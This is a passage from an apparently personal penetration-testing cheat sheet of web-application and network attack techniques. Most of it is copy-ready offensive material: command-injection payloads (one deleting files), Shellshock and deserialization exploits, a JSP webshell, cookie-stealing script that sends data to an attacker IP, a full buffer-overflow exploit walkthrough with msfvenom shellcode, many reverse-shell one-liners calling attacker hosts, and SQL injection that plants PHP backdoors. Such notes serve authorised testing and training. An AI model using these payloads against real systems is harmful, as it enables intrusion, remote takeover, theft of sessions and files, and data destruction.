page.php?ip=127.0.0.1 %0als                     : %0a = encoded new line
```

Use PHP function header if value doesn't match security constraint

```
telnet vulnerable 80
GET /dir/page.php?ip=127.0.0.1|uname+-a HTTP/1.0

Using netcat: echo "GET /dir/page.php?ip=127.0.0.1|uname+-a HTTP/1.0\r\n" | nc vuln 80
OR
echo -e "GET /dir/example3.php?ip=127.0.0.1%26%26ls HTTP/1.1\r\nHost:
192.168.79.162\r\nConnection: close\r\n" | nc 192.168.79.162 80
```

Ruby on Rails Eval Function Example

```
"                                               :break out of string to see errors
"+'COMMAND'+"                                   :remember URL encode + to %2B
?username="%2B`[/usr/local/bin/score%20697532c5-0815-4188-a912-c65ad2307d28]`%2B"
```

Python Application Command Injection – Example with system access loaded already

```
page/dir/default"%2bstr(True)%2b"test           :Ensure Python by app-str() and True
page/dir/default"%2bstr(os.system('id'))%2b"test :test code execution
page/dir/default"%2bstr(os.popen('id').read())%2b"test  :gives more info – replace id w/cmd
```

Python Application Command Injection – system access NOT loaded already

```
page/dir/default"%2bstr(True)%2b"test           :Ensure Python by app-str() and True
page/dir/default"%2bstr(os.system('id'))%2b"test :test code execution; doesn't exe properly
page/dir/default"%2bstr(__import__('os').system('CMD'))%2b"test       :import cmds
page/dir/default"%2bstr(__import__('os').system('rm –rf /critPath'))%2b"test :delete
```

Python Application Command Injection – "/" prevented so use base 64 encoding

```
page/dir/default"%2bstr(True)%2b"test           :Ensure Python by app-str() and True
page/dir/default"%2bstr(os.system('id'))%2b"test :test code execution; doesn't exe properly
page/dir/default"%2bstr(__import__('os').system(
__import__('base64').b64decode('aWQ='))%2b"test :
```

LDAP Attacks (PHP Example)

```
Using two null values to authenticate (even if not LDAP based)
Change default page: http://ip/dir/page.php?username=user&password=pass
Change to:           http://ip/dir/page.php

Filter Injection to Bypass Auth – PHP Example
username=hacker&password=hacker we get authenticated (default)
username=hack*&password=hacker we get authenticated (wildcard on user work)
username=hacker&password=hac* we don't get authenticated (wildcard on pass doesn't)
                                              :deduce password is probably hashed
http://ip/dir/page.php?name=hacker)(cn=*))%00&password=rtrtrtr
http://ip/dir/page.php?name=a*)(cn=*))%00&password=rtrtrtr
                                 The end of the current filter using hacker)
                                 An always-true condition ((cn=*)
                                  A ) to keep a valid syntax and close the first )
                                  A NULL BYTE (%00) to get rid of the end of the filter
nmap script to search LDAP: nmap -p 389 --script ldap-search <ip>
```

File Upload Attack (PHP Example)

```
Include Function with No Filter Example
Upload script named test.php
http://ip/dir/page.php?cmd=cat%20/etc/passwd

Bypass Filtering for File Upload
Try uploading with extension .php3 or .php4 or .php5
Try uploading with extension .php.blah        :if doesn't recognize .blah tries .php
Upload .htaccess file to enable extensions

Weevely Web Shell
*note weevely is a web shell so it doesn't have established connections – stealthier,
but also no tty so cant exactly sudo
weevely generate <password> /root/<shellname>.php:generate shell
upload to site
weevely http://<server>/<shellname>.php <password> :connect from attacker
nc -lvp 443                                   :listen on netcat server
php -r '$sock=fsockopen("<attacker_ip>",443);exec("/bin/sh -i <&3 >&3 2>&3");'
*then you can sudo

FHzllaga PHP Example
FHzllaga_Getshell.php%00.gif     :try to strip off the gif with %00
Example file payload:
GIF89a
<?php eval($_POST[haihai]) ?>
```

Iceweasel Add-ons

```
Cookies Manager+                              :allows for cookie modification
Tamper Data
```

Browser Redirection/IFRAME Injection in Unvalidated Web Form

```
nc –nlvp 80                                   :first we set up nc listener on attacker
*Next we enter an iframe redirection in an unvalidated web form
<iframe SRC="http://192.168.10.5/report" height= "0" width ="0"></iframe>
```

Cookie / Session Stealing

```
nc –nlvp 80                                   :first we set up nc listener on attacker
*Next we enter javascript to get the cookie; get PHPSESSID info
<script>new
Image().src="http://192.168.10.5/bogus.php?output="+document.cookie;</script>
*Then enter PHPSESSID for Name in Cookies Manager+ and Session info in content
```

Server Side Template Injection

```
Example 1 – 404 Error Management              :Uber SSTI Example
Enumerate the functions available:
http://site/test{{''.__class__.mro()[1].__subclasses__()[1]%7D%7D
Enumerate a specific function, in this case subprocess.Popen
http://site/test{{''.__class__.mro()[2].__subclasses__()[233](['CMD', 'CMD';])}}
```

Example 2 (Twig 1.9.0)

```
http://site/?name=hacker{{_self.env.registerUndefinedFilterCallback(%27exec%27)}}{{_sel
f.env.getFilter(%27COMMAND%27)}}
```

Shellshock (Apache Server)

Use Nmap to identify open ports. TCP port 80 is opened and Apache service running
Use Burp to navigate to the URL, detect that any URLs accessed when the page is loaded
By using Firebug, we can identify any CGI page which call system command /cgi-bin/status in our example. Needed for exploiting shellshock

Read Arbitrary Files Example

```
echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo
\$(</etc/passwd)\r\nHost: ip\r\nConnection: close\r\n\r\n" | nc ip 80
```

Attack Listener

```
nc -l -p 443
```

Reverse Shell Exploit (requires netcat to be on victim's /usr/bin/)

```
echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc
<attacker_ip> 443 -e /bin/sh\r\nHost: <victim_ip>\r\nConnection: close\r\n\r\n" | nc
<victim_ip> 80
```

Alternate Example

Use Fiddler to identify cgi-bin packet, drop in composer to copy (or in Burpe right click the GET request for cgi-bin and send to Repeater.
Test for shellshock: Replace the user agent string with User-Agent: () { :;}; echo $(</etc/passwd)
In Burpe click go and you should see the response on the right, in Fiddler click Execute and then when the response shows up click the response, Inspectors.
Drop a beacon through shellshock:
On your attack box type nc –l –p 1234 for the listener
In Burpe or Fiddler, replace the user agent string with User-Agent: () { :;}; /usr/bin/nc <attacker ip> 1234 –e /bin/bash
If we don't get a response that's good because our netcat session is still open.

Tomcat

mod_jk

Looking at the GET request in this example only shows us Apache, not showing Tomcat
If we try to go to a non-existent page contained within the site, we see Tomcat version
This is indicative of a mod_jk vulnerability
Going to site/manager/html will not get you there because it's only exposed by Tomcat, not Apache
In our example site/examples is the Tomcate service, but site/examples/../manager/html wont work because the browser normalizes in this example. Try
site/examples/%252e%252e/manager/html :here we have to double encode – mod_jk decodes %25 as "%", then tomcate decodes %2e as "."
tomcat/tomcat, admin/admin, admin/tomcat, admin/no password are default logins
Here we want to upload a .war file which is actually just a zip file

index.jsp (from PenTesterLabs) – alternatively you could use a Servlet too

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec(cmd,null,null);
         BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) { output += s+"</br>"; }
      }  catch(IOException e) {   e.printStackTrace();   }
   }
%>
<pre><%=output %></pre>
```

Then put your index.jsp into a webshell folder

```
mkdir webshell
cp index.jsp webshell
cd webshell
$ jar -cvf ../webshell.war *
```

Tomcat 6:
If we try to upload through the button on the page we get a 404 error. Remember you have to double encode to get to your directory. Right click the submit button and select Inspect to see/modify the source code of the button and the form action should show you a relative path. In this case change <form action="/examples/html/upload;jsession…" to <form action=http://site/examples/jsp/%252e%252e/%252e%252e/manager/html/upload;jession...
Once Webshell is deployed you will see it in the GUI, but remember to access it you have to use the full path – instead of site/webshell use site/examples/%252e%252e/webshell/

Tomcat 7:
In our example, to get to the admin page we change site/example/jsp to site/examples/jsp/%252e%252e/%252e%252e/manager/html. We right clicked the submit botton, selected Inspect, then changed <form method="post" action="examples/html/upload?..." to <form method="post" action="/examples/%252e%252e/manager/html/upload?...>. Then we run Burp while we submit the war file (which sends back an error because we don't send any session information). So to bypass this, reload your mamagement page, but before you forward in Burp right click the request, Do Intercept – Response to this request (then forward the packet). In the Response, we can see that the Path is set to /manager/ which is why we are getting an error – we need a sessionID for that path. If we simply change Path=/manager/ to Path=/. Forward the packet, change the path in your submit action again, and you should see a webshell successfully loaded in your list. To access it simply go to site/examples/%252e%252e/webshell/. There we can enter commands to run.

JSON Web Tokens

Article
JWT pattern: Base64(Header).Base64(Data).Base64(Signature) :Header itself is not signed
Sigs can be RSA based, ECC, HMAC, None

None Algorithm Example
Register a login, then login. Do with Fiddler/Burp open
In Fiddler look at 200 login page, Cookie Tab auth=… (might be in JSON tab)
Decode your auth string here (remember to remove auth=)
Change algorithm to None ("alg": "None") :Note for this to work do not copy the signature = anything past the last "." – leave last "octet" blank
In Fiddler click composer tab, drag the packet that you had a successful login
Under Cookie or JSON copy your new auth=string, remember do not copy signature section
Click the Inspector Tab above, then WebView

Websites Using Git

Git Information Leak
With modern URL mapping (i.e. not relaying on the filesystem) , it's less and less common to see this kind of issues but it's always important to look for them anyway.

```
wget –r http://site/.git/
#first, don't run from bash from windows – it doesn't work. Run from kali
#while wget is running open a new terminal and run the following:
Git diff
#this should show some files not downloaded, press enter
```

Buffer Overflow Attacks

Practice Examples

https://www.vortex.id.au/2017/05/pwkoscp-stack-buffer-overflow-practice/

Debugging Tools

Immunity	:Easier to use than Oly
Olydebug	:Not as user friendly

Tools for Analyzing Machine Language Code

```
msfelfscan
msfpescan
SPIKE
exploits available via exploit-db.com, packetstormsecurity.org, etc

Look for functions commonly misused by devs who don’t check size of user input before
sending to these functions:
strcpy      strncpy       strcat        sprintf       scanf
fgets       gets          getws         memcpy        memmove

Steps for finding flaw:
1.  Find potential buffer overflow condition
2.  Push proper exe code into memory to be executed
3.  Set the return pointer so that it points back into stack for execution
*Note that if # of results vary, due to DEP & ASLR
```

Example Walkthrough to attempt finding buffer overflow condition, using Spike, python, & Immunity

```
Steps:
1)  Identify attack surface of server
2)  Fuzz server for weaknesses in buffer
3)  Develop a proof of concept exploit
4)  Exploit to full shell

Opening the Application through Immunity Debugger
1.  Open Immunity, then in Immunity click open and navigate to your exe
2.  You might need to step through (play) until you see it actually running
3. From Kali, run nmap (no special switches) against the server, you should discover
that port <443> for example is open. Alternately on windows just do a tasklist |
findstr “svchost”
4. Manually connect to the port from Kali using: nc <IP> <443>
5. Type ‘HELP’ to see a list of commands.  Only 3, HELP/INPUT/EXIT.  Vulnerable command
is INPUT.
6. Create a SPIKE spk file that targets the INPUT command:
  s_readline();
  s_string(“INPUT “);
  s_string_variable(“A”);
7. Start wireshark on you attack Kali box, used with SPIKE
8. Launch spike with you .spk file, say we named it BufferOverflow.spk
  /usr/bin/generic_send_tcp <server_ip> <443> BufferOverflow.spk 0 0
9. Local servers would likely crash after a couple of seconds, AWS may be about 5-10
seconds. Make sure to stop your program with Cntrl+C. Stop Wireshark too.
10. Check the CPU window in Immunity.  You should find that we’ve filled EAX with INPUT
/.:/AAAA…, ESP is full of A’s, and the EIP has been overwritten with 4 A’s, 41414141
11. In Wireshark filter for: frame contains “INPUT /.:/” – or whatever showed in
Immunity
12. After following the stream look for Entire Conversions <5080> bytes. Remember in
this case INPUT /.:/ is 10 chars and the rest 5070 is “A”s
13. Next we will use a python script to confirm we get repeated consistent crashes:

#!/usr/bin/python

import socket
```

```
##Declared variables
ip='VULN_SERVER_IP'
port=VULN_SERVER_PORT

buf = "INPUT /.:/ " + "A" * (5080 – 10)
print "Sending "

fz = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
fz.connect((ip,port))
fz.send(buf)
fz.close()
print str(chars) + " sent successfully"
```

14. Reset your service, then python yourscript.py – should crash again consistently
15. Note in this case 5080 is the total length of our memory space
16. Next we need to identify the EIP location using a pattern:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb –l 5070 >
pattern5070.txt
```

17. Create a copy of yourscript.py, and replace the As with your new pattern you generated.
18. Reset your program and run your pattern script.
19. Inside Immunity, the Registers windows shows an address that in most systems should be little endian. In our example let's say Immunity showed us the value was EIP 6F43376F

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb –q 6F43376F
```

20. This should show an exact match offset, say it returns 2002 (plus the initial INPUT /.:/)
21. Now we want to try and make sure we land in EIP correctly so that we can later put a JUMP ESP value inside. We send a buffer of As, followed by 4Bs, then fill the rest with Cs.

In our python script change the buf variable:

```
buf = "INPUT /.:/" + "A" * 2002 + "BBBB" + "C" * (5080 - 10 – 2002 – 4)
```

22. Reset the debugger and run our new python script. Ensure EIP shows 42424242 (4 B's).
23. Next we have to choose a process to inject into that gets loaded into memory of the server, for example let's say inventory_server_functions.dll. Double click the Executable modules on invent_1 (modules window / Name invent 1, Path C:\Users…\inventory_server_functions.dll. Righ click on this CPU window, Search for > All commands. In the popup type JMP ESP
24. Start with the first one and note the address (example 625012F0).
25. Next is to check for bad characters. You can generate a byte array inside Immunity with !mona. The log data has a entry in the bottom, type:

```
!mona bytearray –b '\x00'
```

*note we already excluded null (x00) since that's always out of the picture
26. Open the file at the location and copy the contents over to our python script. Note you will have to adjust the variables:

```
#!/usr/bin/python

import socket

##Declared variables
ip='VULN_SERVER_IP'
port=VULN_SERVER_PORT

badcharstotest = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0d\x0e\x0f\x10\x11"
…
"xfb\xfc\xfd\xfe\xff")

buf = "INPUT /.:/ " + "A" * 2002 + "BBBB" + badcharstotest + "C" * (5080 – 10 – 2002 – 4
–len(badcharstotest))
```

```
print "Sending "

fz = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
fz.connect((ip,port))
fz.send(buf)
fz.close()
print str(chars) + " sent successfully"
```

27. Next reset debugger and launch your updated python script.
28. In Immunity use mona to compare the bytearray.bin we generate previously with the start of the ESP:

```
!mona compare f c:\logs\softwaretest\bytearray.bin –a 0216FA40
```

*with 0216FA40 being the address listed in ESP register AFTER the crash and showing all our test characters. You could manually look but mona has less chance for missing

29. If we found any bad chars we would omit them and try again (with –b in mona)
30. Generate the shell code customized for you environment

```
msfvenom –p windows/meterpreter/reverse_tcp lhost=192.168.111.225 lport=443 –e x86/shikata_ga_nai –b '\x00' –f python > shellcode.txt
```

*note the payload size and ensure it can fit inside your memory space

31. Modify our python script, add jmpesp location, remove badchars, add msfvenom payload, change buffer:

```
#!/usr/bin/python

import socket

##Declared variables
ip='VULN_SERVER_IP'
port=VULN_SERVER_PORT
jumpesp='xF0\x12\x50\x62'

#shellcode generated by msfvenom:
buf = ""
buf += "\xc9\x5a\xe7\x3d…"
buf += "…"
buf += "…"
buf += "\xa4\x4f\xa5\x24"

buffer = "INPUT /.:/ " + "A" * 2002 + jmpesp + buf + "C" * (5080 – 10 – 2002 – 4 –
len(buf))
print "Sending "

fz = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
fz.connect((ip,port))
fz.send(buffer)
fz.close()
print str(chars) + " sent successfully"
```

32. Test it but first set up you listener, here is an example script to start up one:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost <ip>
set lport <port>
exploit –j

msfconsole –r startlistener.rc   #assuming you named it startlistener.rc
```

33. Run again, resetting anything it needed. If it failed you may be running into ASLR and need to add a NOP sled. NOP size should be ½ to ¾ of your targeted architecture. i.e. if your target is on x86 try 16-24, and if its x64 try 32-48.
34. Modify the buffer variable to include a NOP sled:

```
buffer = "INPUT /.:/ " + "A" * 2002 + jmpesp + '\x90' * 16 + buf + "C" * (5080 – 10 –
2002 – 4 –len(buf))
```

*our NOP sled is 16 bytes (for x86), but if it still fails go up to 24 bytes
35. You should get a shell!

Reverse Shells

Cheat Sheet from PenTestMonkey.net and Highon.coffee

Reverse Shell Cheat Sheet
If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably want an interactive shell.

If it's not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either trowing back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target system – though you could probably upload a binary program too if you're suitably well prepared.

The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows if you use substitute "/bin/sh -i" with "cmd.exe".

Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite short lines, but not very readable.

Bash
Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Alt:
```
0<&196;exec 196<>/dev/tcp/192.168.1.101/80; sh <&196 >&196 2>&196
```

Java
```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```
[Untested submission from anonymous reader]

Netcat
Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option. Note ncat is better and supports ssl.

```
# Linux Bind Shell
nc -vlp 5555 -e /bin/bash
nc 192.168.1.101 5555

# Windows Bind Shell
nc.exe -nlvp 4444 -e cmd.exe

# Linux Reverse Shell
nc -lvp 5555
nc 192.168.1.101 5555 -e /bin/bash

# Windows Reverse Shell
nc -lvp 443
nc.exe 192.168.1.101 443 -e cmd.exe

#With –e flag
nc -e /bin/sh ATTACKING-IP 80
/bin/sh | nc ATTACKING-IP 80
```

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

Alt (without –e flag):

```
rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p
```

Ncat

Ncat is a better and more modern version of netcat. One feature it has which netcat does not have is encryption. Also –k for keepalive

```
# Bind Shell
ncat --exec cmd.exe --allow 192.168.1.101 -vnl 5555 –ssl &
ncat -v 192.168.1.103 5555 –ssl

ncat -lk -p8080 -e /bin/bash &                  :l-listener;k-keepalive;&-bg
python -m SimpleHTTPServer 8080                 :combine with a watering hole
```

PERL

Here's a shorter, feature-free version of the perl-reverse-shell:

```
perl -e 'use
Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(co
nnect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDE
RR,">&S");exec("/bin/sh -i");};'
```

Perl Windows Shell:

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"ATTACKING-IP:80");STDIN-
>fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

Alt Perl Windows Shell:

```
perl -e 'use Socket;$i="ATTACKING-
IP";$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in
($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bi
n/sh -i");};'
```

PHP

*for example this works with weevely web shells
This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6…

*note open your listener on the attack machine first then:

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

If you want a .php file to upload, see the more featureful and robust php-reverse-shell.

Python

This was tested under Linux / Python 2.7:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10
.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d
>&%d 2>&%d",f,f,f)'
```

Telnet

```
rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/p
telnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443
```

xterm

One of the simplest forms of reverse shell is an xterm session. The following command should be run on the server. It will try to connect back to you (10.0.0.1) on TCP port 6001.

```
xterm -display 10.0.0.1:1
```

To catch the incoming xterm, start an X-Server (:1 – which listens on TCP port 6001). One way to do this is with Xnest (to be run on your system):

```
Xnest :1
```

You'll need to authorise the target to connect to you (command also run on your host):

```
xhost +targetip
```

Further Reading
Also check out Bernardo's Reverse Shell One-Liners. He has some alternative approaches and doesn't rely on /bin/sh for his Ruby reverse shell.

There's a reverse shell written in gawk over here. Gawk is not something that I've ever used myself. However, it seems to get installed by default quite often, so is exactly the sort of language pentesters might want to use for reverse shells.

Web Shells – Platform Independent

These are only useful if you are able to upload, inject or transfer the shell to the machine.

Create a Reverse Shell with msfvenom

```
#ASP
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=443 -f asp >
shell.asp

#JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.101 LPORT=443 -f raw >
shell.jsp

#PHP
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.101 LPORT=443 -f raw >
shell.php

#WAR
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.101 LPORT=443 -f war >
shell.war
```

Kali Reverse & Command Web Shells

```
#ASP Reverse Shell
/usr/share/webshells/asp/

#ASPX .NET Reverse Shell
/usr/share/webshells/aspx/

#Coldfusion Shell
/usr/share/webshells/cfm/cfexec.cfm

# Findsock Shell. Build gcc -o findsock findsock.c (be mindfull of the target servers
architecture), execute with netcat not a browser nc -v target 80
/usr/share/webshells/php/php-findsock-shell.php
/usr/share/webshells/php/findsock.c

#JSP Reverse Shell
/usr/share/webshells/jsp/jsp-reverse.jsp

# Perl Reverse Shell
/usr/share/webshells/perl/perl-reverse-shell.pl

# Perl Shell. Usage: http://target.com/perlcmd.cgi?cat /etc/passwd
/usr/share/webshells/perl/perlcmd.cgi

#PHP Reverse Shell
/usr/share/webshells/php/php-reverse-shell.php

# PHP backdoor, usefull for CMD execution if upload / code injection is possible,
usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
/usr/share/webshells/php/simple-backdoor.php

# Larger PHP shell, with a text input box for command execution.
/usr/share/webshells/php/php-backdoor.php
```

XMLDecoder (Java Class) Deserialization

If you can get an application to use an arbitrary data in a call to the method readobject, gain instant code execution.

Detection: contained in first line of signature generated by server. Example: <java version="1.7.0_67" class="java.beans.XMLDecoder">

To get a shell, the Java code would look like this:

```
Runtime run = Runtime.getRuntime();
String[] commands = new String[] { "/usr/bin/nc", "-l","-p", "9999", "-e", "/bin/sh" };
run.exec(commands );
```

Our payload in an xml file we submit to the site (using exec) to run looks like:

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7.0_21" class="java.beans.XMLDecoder">
 <object class="java.lang.Runtime" method="getRuntime">
      <void method="exec">
      <array class="java.lang.String" length="6">
          <void index="0">
              <string>/usr/bin/nc</string>
          </void>
          <void index="1">
              <string>-l</string>
          </void>
          <void index="2">
              <string>-p</string>
          </void>
          <void index="3">
              <string>9999</string>
          </void>
          <void index="4">
              <string>-e</string>
          </void>
          <void index="5">
              <string>/bin/sh</string>
          </void>
      </array>
      </void>
 </object>
</java>
```

OR
Our payload in an xml file we submit to the site (using ProcessBuilder) to run looks like:

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7.0_21" class="java.beans.XMLDecoder">
  <void class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="6">
      <void index="0">
        <string>/usr/bin/nc</string>
      </void>
      <void index="1">
         <string>-l</string>
      </void>
      <void index="2">
         <string>-p</string>
      </void>
      <void index="3">
         <string>9999</string>
      </void>
      <void index="4">
         <string>-e</string>
      </void>
      <void index="5">
         <string>/bin/sh</string>
      </void>
    </array>
    <void method="start" id="process">
    </void>
  </void>
</java>
```

ObjectInputStream, using readObject (Java Applications: Groovy, Jdk7u21, Spring1, etc) Deserialization

Applications using the method readObject() on data coming in from user are subject to this.

Detection: The cookie we receive when we login starts with rO0 ("ac ed" decoded), which is usually an indication of a base64 encoded, Java deserialized object.

The tool ysoserial embeds gadgets that can leverage readObject. Download link here

```
java -jar ysoserial-0.0.4-all.jar
```

Our example is a Spring application, so we just use the Spring1 payload. If we didn't have this information, we would have to try all the payloads and hope that a "vulnerable" library is loaded by the application.

Generate our payload using:
```
java -jar ysoserial-0.0.4-all.jar Spring1 "/usr/bin/nc -l -p 9999 -e /bin/sh" | base64
```
Then copy the base64 output and copy it to the auth= portion of your replay packet.

Jenkins (Java Class) Deserialization

Jenkins supports serialised objects based on XStream. Previously, it was possible to get code execution using java.beans.EventHandlerbut it's no longer the case.

Thankfully, Jenkins embeds few third party libraries that include Gadget that can provide an attacker with remote code execution. The payload illustrated in this exercise relies on Groovy:
```
<map>
  <entry>
    <groovy.util.Expando>
      <expandoProperties>
        <entry>
          <string>hashCode</string>
          <org.codehaus.groovy.runtime.MethodClosure>
            <delegate class="groovy.util.Expando"/>
            <owner class="java.lang.ProcessBuilder">
              <command>
                <string>open</string>
                <string>/Applications/Calculator.app</string>
              </command>
            </owner>
            <method>start</method>
          </org.codehaus.groovy.runtime.MethodClosure>
        </entry>
      </expandoProperties>
    </groovy.util.Expando>
    <int>1</int>
  </entry>
</map>
```

I had to append ?name=newName to the Jenkins URL that made new items & change to HTTP 1.0 & also change application type to application/xml
```
POST /createItem?name=test HTTP/1.0
[...]
```

Pickle (Python Class) Deserialization

Python Application Using Pickle Library (turns objects->strings for easy storage in db)
After registering a user, we inspect the login page with Burpe or Fiddler. In the Cookies we see a session=… In Burpe we can right click and send to decoder. We take the first part of the session before the "." and base64 decode it. If we base64 decode in Burpe it stripped out the {} surrounding our variables required for JSON, but online at https://www.base64decode.org/ it decoded properly. Everything after the first "." Does not

decode so it appears to be part of a hash for the base64 decoded variable which we saw was the user name. If we select the remember me function during login, then take that and send to base64 decode we see both the old session id, and a new one that when decoded has a really long line which is a good indication that something has been pickled. In this case the remember me function is more likely to be vulnerable. Below is a python script to pickle a code ourself and try to inject in place of the username variable. Run python pickle.py. Take the output and replace your rememberme session, but don't forget to also remove the logged in session id otherwise the rememberme will get disregarded.

pickle.py (from pentesterlabs)

```
import cPickle
import os
import base64

class Blah(object):
def __reduce__(self):
return (os.system,("netcat –c '/bin/bash –i' –l –p 1234 ",))

print base64.b64encode(cPickle.dumps(Blah()))
```

Ruby on Rails Remote Code Deserialization (CVE-2013-0156, embedding YAML in XML)

Arbitrary deserialization that can be used to trigger SQL injection and even Code execution
Proof of concept exploit

Create a new action with arbitrary code in it. use the exploit above as copying and pasting the payload will break the syntax of the YAML. YAML is very sensitive to line-break and whitespaces. Here we can see that the YAML is used to run some Ruby code.

Scan for Ruby on Rails

auxiliary/scanner/http/http_version in metasploit   :ports 80, 343, 3000, 3001, 4567, 8080, 8443, and 3790
Rails may be only be accessible at a certain path, such as /forum or /redmine

Scan for vulnerability

```
msf> use auxiliary/scanner/http/rails_xml_yaml_scanner
msf  auxiliary(rails_xml_yaml_scanner) > set RHOSTS 192.168.0.0/24
msf  auxiliary(rails_xml_yaml_scanner) > set RPORT 80
msf  auxiliary(rails_xml_yaml_scanner) > set THREADS 128
msf  auxiliary(rails_xml_yaml_scanner) > run
```

Exploit through MetaSploit

```
msf> use exploit/multi/http/rails_xml_yaml_code_exec
msf  exploit(rails_xml_yaml_code_exec) > set RHOST 192.168.0.4
msf  exploit(rails_xml_yaml_code_exec) > set RPORT 80
msf  exploit(rails_xml_yaml_code_exec) > exploit

id
cat /etc/passwd
```

SQL Injection Automated

```
sqlmap –u http://192.168.11.35 --crawl=1       :enum pages, search vulns
sqlmap –u http://192.168.11.35/comment.php?id=738 --dbms=mysql --dump --threads=5
                                               :automate extraction of data
sqlmap –u http://192.168.11.35/comment.php?id=738 --dbms=mysql –os-shell
                                               :attempt to upload cmd shell on target
```

SQL Injection Commands Notes

```
SQL Injection Tests
test’ OR 1=1;--                                :try inputting to user field
test’ OR 1=1--                                 :try inputting to user field
test’ OR 1=1;#                                 :try inputting to user field
test’ OR 1=1 LIMIT 1#                          :developer limited output to 1 result
\ in username and in password  field ’ or 1=1# :dev blocks ‘ so use / to escape ‘
example1.php?name=root' or '1'='1              :normal page name=root
.php?name=root' or '1'='1' %23                 :(%23=#), same as above
.php?id=2%20%23                                :(%23=#)
.php?id=3-1 also .php?id=2.0 or .php?id=1%2B1  :same as last entry (%2B=+)

SQL Injection Test with SQL Statement (look to see where echoed in SQL statement)
.php?order=name` %23    or    name` ASC # or  name`, `name  :(# change to %23); results
                                               wont change but wrong syntax breaks
name` DESC #                                   :descending order
IF(1, column1,column2) or IF(0, column1,column2):sort compares values as strings not
                                               integers if one column contains string

Bypass Input Validation Techniques
?name=root'%09or%09'1'='1                      :(replace spaces with %09=\t)bypass
                                               ERROR NO SPACE
?name=root'/**/or/**/'1'='1                    :(/**/ alternate for #,ERROR NO SPACE
Alternative to above: sqlmap -u "http://192.168.79.162/sqli/example2.php?name=root" --
                                               dump --tamper=space2comment
using mysql_real_escape_string can prevent above,
.php?id=3-1%09or%091=1                         :in this example had to take out ‘
.php?id=3-1%09or%091=1%23123                   :example where regex to test if last
                                               character is integer
.php?id=2%0A or 1=1   (123\nPYLD,PAYLOAD\n123,PAYLOAD\n123\nPAYLOAD):%0A=line feed; for
                                               regex using /m (PCRE_MULTILINE)
呵' or 1=1 #                                   :use a GBK character to bypass
                                               mysql_real_escape_string()
```

SQL Injection Examples

```
wronguser or 1=1 LIMIT 1;#                     :basic SQL inj ex
exec master..xp_cmdshell ‘ping <attackerIP>’ --:MySQL – run code
http://192.168.11.35/comment.php?id=738 union all select 1,2,3,4,”<?php echo
shell_exec($_GET[‘cmd’]);?>”,6 into OUTFILE ‘c:/xampp/htdocs/backdoor.php’
                                               :create malicious PHP file on server
and 1=0 union select ‘<php code>’ INTO OUTFILE ‘/var/www/html/mycode.php’
                                               :mysql –build malicious PHP file
exec master..sp_makewebtask \\ip\share\results.html, "select * from
information_schema.tables"                     :mysql-exfil data to attacker file share
```

MS SQL Injection Commands (http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet)

```
SELECT @@version                               :version
SELECT user_name();                            :current user
SELECT system_user;                            :current user
